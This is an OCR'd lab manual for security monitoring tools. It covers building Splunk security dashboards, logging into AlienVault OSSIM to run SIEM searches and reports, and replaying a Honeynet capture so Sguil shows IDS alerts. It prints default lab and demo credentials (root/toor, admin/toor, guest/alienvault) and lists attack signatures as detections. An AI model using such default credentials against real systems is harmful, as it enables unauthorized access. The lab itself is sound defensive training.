


12.1.

13. Create the new dashboard panel.
    - 13.1. Name it “Dashboard 1” and click Next
    - 13.2. Name it again, share it, and click Next.
    - 13.3. Name the panel the same as the chart and click Finish, then click OK.
14. Do a new search, from the last 24 hours, for “security* | timechart count by Message”

14.1. This will search for the wildcard “security” and produce a graph.

14.2. Next, click on the chart icon next to the Options button.



Search

```
security* | timechart count by Message
```

✓ 206 matching events


50 results from 4:00:00 PM May 22 to 4:55:09 PM May 23, 2013

Smart Mode
Last 24 hours
Save
Create
Options
10 per page
Formatting options
40
30
20
10
6:00 PM
Wed May 22
12:00 AM
Thu May 23
6:00 AM
12:00 PM
An account was suc... key was requested.
An account was suc... key was requested.
An account was suc... key was requested.
OTHER
Special privileges as...mpersonatePrivilege
The Software Protec...ted. 6.1.7601.17514
The Software Protection service is starting.
The Windows Firewa... started successfully.
The Windows Firewa... started successfully.
The event logging service has shut down.
Windows is starting ...system is initialized.

14.3.


15. Save the search and name it “Security Messages over Last 24 Hours”

16. Click on the Dashboards & Views tab at the top and navigate to Dashboard 1.



16.1.

17. Turn on Editing in the top right corner.



Search: Top users over the last 24


```
source="WinEventLog:Applic                     t by User
```

✓ 2,109 matching events

31 results over all time

17.1.

18. Click on New panel; name it the same as the new security chart, select the chart from the drop down list, and click save.



New panel

Title

Security Messages Over Last 24 Hours

Search command


● Saved search ○ Inline search string

Security Messages Over Last 24 Hours

Cancel Save

18.1.


19. Click on the Edit button in the top right corner of the new panel and select "Edit visualization"
20. Expand the drop down menu at the top of the window and select Column, then click Save.




20.1.

Using OSSIM Open Source SIEM by Alien Vault


1. Click on the NSM_NPS Folder on the desktop
   Go go VMware Player
   Power up Alien Vault



Power up Kali Linux




Make sure Alien Vault is powered up and at login screen




```
==================================================
==================== http://www.alienvault.com
==================================================
==  Connect to the AlienVault Web interface ope
==                       https://10.6.6.6/
==================================================

AlienVault SIEM 4.3- x86_64 - tty1

alienvault login: _
```

Click on other




Once you click on other, the log in screen will appear. The username is root



Username: root


Click on log in after you type the username, then it will ask for a password. The password is **toor**.


Kali

Other...


Password: ••••

After you log in, this screen should pop up.



Kali - VMware Player (Non-commercial use only)
Player
Applications
Places
Wed Jan 22, 2:10 PM
root
Computer
Kali Live
20142013544-
alarm_report.pdf
KALI LINUX
The quieter you become, the more you are able to hear.
Click in the virtual screen to send keystrokes
Install Tools
Remind Me Later
Never Remind Me

VMware Tools enables many features and improves mouse movement, video and performance. Log in to the guest operating system and click "Install Tools".


From this screen, click on applications, hover over internet, then click on Iceweasel Web Browser.



After opening Iceweasel, click on the bookmark on the left-hand side that says "AlienVault –Open"




This screen should pop up. The username is **admin**, and the password is **toor**.



User admin
Password ····

Accessing the Web UI


Navigate to the IP of the USM via https from a computer on the same network. If it is the first time it has been accessed it will require registration. If you are returning to the web interface you will be required to login.




User admin
Password ••••

SIEM Analysis

Select Security Events (SIEM) from the Analysis tab.




Search for “apache” to view all events with apache in the signature.


Dashboards
Analysis
Environment
Reports
Security Events (SIEM)
Trend Graph by dates
Search | RealTime
Back | Refresh
IP
Signature
Payload
Sensor
Data Sources
Risk
More Filters
Taxonomy and Reputation Filters
Time frame selection GMT-5:00:
Timeline analysis:
Today | Last 24h | Last 2 days | Last Week | Last 2 Weeks | Last Month | All
Current Search Criteria [...Clear Criteria...]
META
...Clear...
Summary
Events
Unique Events
Unique addresses: Source | Destination
Source Port: TCP | UDP Destination Port: TCP | UDP
Cat

apache

time >= [01 / 22 / 2014] [any time




Displaying events 1-50 of about **hundreds** matching your selection.

	Signature	Date GMT-5:00	Sensor	Source	Destination
□	Apache: Moved Temporarily	2014-01-22 13:44:09	alienvault	0.0.0.0	0.0.0.0
□	Apache: Moved Temporarily	2014-01-22 13:44:04	alienvault	0.0.0.0	0.0.0.0
□	Apache: Moved Temporarily	2014-01-22 13:40:36	alienvault	0.0.0.0	0.0.0.0
□	Apache: Moved Temporarily	2014-01-22 13:39:04	alienvault	0.0.0.0	0.0.0.0
□	Apache: Moved Temporarily	2014-01-22 13:37:03	alienvault	0.0.0.0	0.0.0.0
□	Apache: Moved Temporarily	2014-01-22 13:34:04	alienvault	0.0.0.0	0.0.0.0
□	Apache: Moved Temporarily	2014-01-22 13:33:30	alienvault	**alienvault**	0.0.0.0
□	Apache: Not Found	2014-01-22 13:33:11	alienvault	**alienvault**	**alienvault**
□	Apache: server error [error]	2014-01-22 13:33:11	alienvault	**alienvault**	**10.6.6.6:80**


Click on one of the events to view more information about it.

Reporting

Hover over the Reports tab and select Overview.



Next to the Alarms Report select Download PDF. Save and open the PDF. This will run a report of all alarms.



Alarms Report

☑ Title Page
☑ Top 10 Attacker Host
☑ Top 10 Attacked Host
☑ Top 10 Used Ports
☑ Top 15 Alarms
☑ Top 15 Alarms by Risk

Date from: 2013-12-22
Date to: 2014-01-21


Asset Report

Host Name/IP/Network:

Availability Report

Sensor: alienvault


Next, run a report of all assets by entering a host name, IP, or network in the Asset Report section. Then, click View Report.



Asset Report

Host Name/IP/Network: 10.6.6.0/24

Run a full compliance report by selecting the desired features and dates and clicking Download PDF under the Business & Compliance ISO PCI Report section.



Business & Compliance ISO PCI Report

☑ Title Page
☑ Threat overview
☑ Business real impact risks
☑ C.I.A Potential impact
☑ PCI-DSS
☑ Trends
☑ ISO27002 Potential impact
☑ ISO27001

Date to: 2013-12-23
Date from: 2014-01-22

Go online and run more full reports

https://www.alienvault.com/live-demo-site/demo-environment


User Name: guest

Password: alienvault

STOP ALL VM'S NOW

Using Security Onion

2. Click on the NSM_NPS Folder on the desktop
3. Click on Security Onion VM player start the VM
4. Log in to Squil with the credentials admin and password
5. Let's start with Sguil. Sguil's killer feature is the ability to take an alert and pull a full session transcript. By doing this, we not only see the traffic that triggered the alert, but also the traffic in the session that occurred before and after the alert.




Time for an example. Download "Scan of the Month 19" from the Honeynet Project:
wget http://old.honeynet.org/scans/scan19/scan19.tar.gz

Expand the tarball:
tar zxvf scan19.tar.gz

If you haven't already, log into Sguil so that you'll be able to see the alerts as they populate. Now use tcpreplay to replay newdat3.log onto your eth0 interface (you may need/want to use a different interface, just make sure it's one that's being monitored by Sguil):
sudo tcpreplay -i eth0 -t newdat3.log


As soon as you hit Enter, switch over to your Sguil console so that you can see the alerts. You should see something like this:



Sound: Off ServerName: localhost UserName: doug UserID: 2 2011-01-19 11:37:05 GMT

...	CNT	Sensor	Alert ID	Date/Time	Src IP	SPort	Dst IP	DPort	Pr	Event Message
RT	1	eth2	10.180	2011-01-19 11:35:31	192.168.1.102	21	207.35.251.172	2243	6	ET POLICY FTP Login Su...
RT	1	eth2	10.176	2011-01-19 11:35:31	210.114.220.46	653	192.168.1.102	111	17	GPL RPC portmap status ...
RT	2	eth2	10.178	2011-01-19 11:35:31	192.168.1.102	23	217.156.93.166	61200	6	GPL TELNET Bad Login
RT	37	eth2	10.181	2011-01-19 11:35:31	207.35.251.172	2243	192.168.1.102	21	6	GPL FTP SITE EXEC attem...
RT	1	eth2	10.254	2011-01-19 11:35:31	192.168.1.102	21	207.35.251.172	2243	6	GPL ATTACK_RESPONSE...
RT	1	eth2	10.255	2011-01-19 11:35:32	192.168.1.102	23	217.156.93.166	61216	6	ET MALWARE Suspicious...
RT	2	eth2	10.256	2011-01-19 11:35:39	207.35.251.172	1215	192.168.1.102	5904	6	ET SCAN Potential VNC S...
RT	1	eth2	10.257	2011-01-19 11:35:42	207.35.251.172	2850	192.168.1.102	5432	6	ET POLICY Suspicious in...
RT	1	eth2	10.258	2011-01-19 11:35:45	207.35.251.172	3931	192.168.1.102	161	6	GPL SNMP request tcp
RT	1	eth2	10.259	2011-01-19 11:35:51	207.35.251.172	2840	192.168.1.102	5814	6	ET SCAN Potential VNC S...
RT	1	eth2	10.260	2011-01-19 11:35:51	207.35.251.172	3066	192.168.1.102	1521	6	ET POLICY Suspicious in...
RT	1	eth2	10.177	2011-01-19 11:35:31	210.114.220.46	654	192.168.1.102	919	17	GPL RPC STATD UDP sta...
RT	36	eth2	10.183	2011-01-19 11:35:31	207.35.251.172	2243	192.168.1.102	21	6	GPL FTP SITE overflow att...

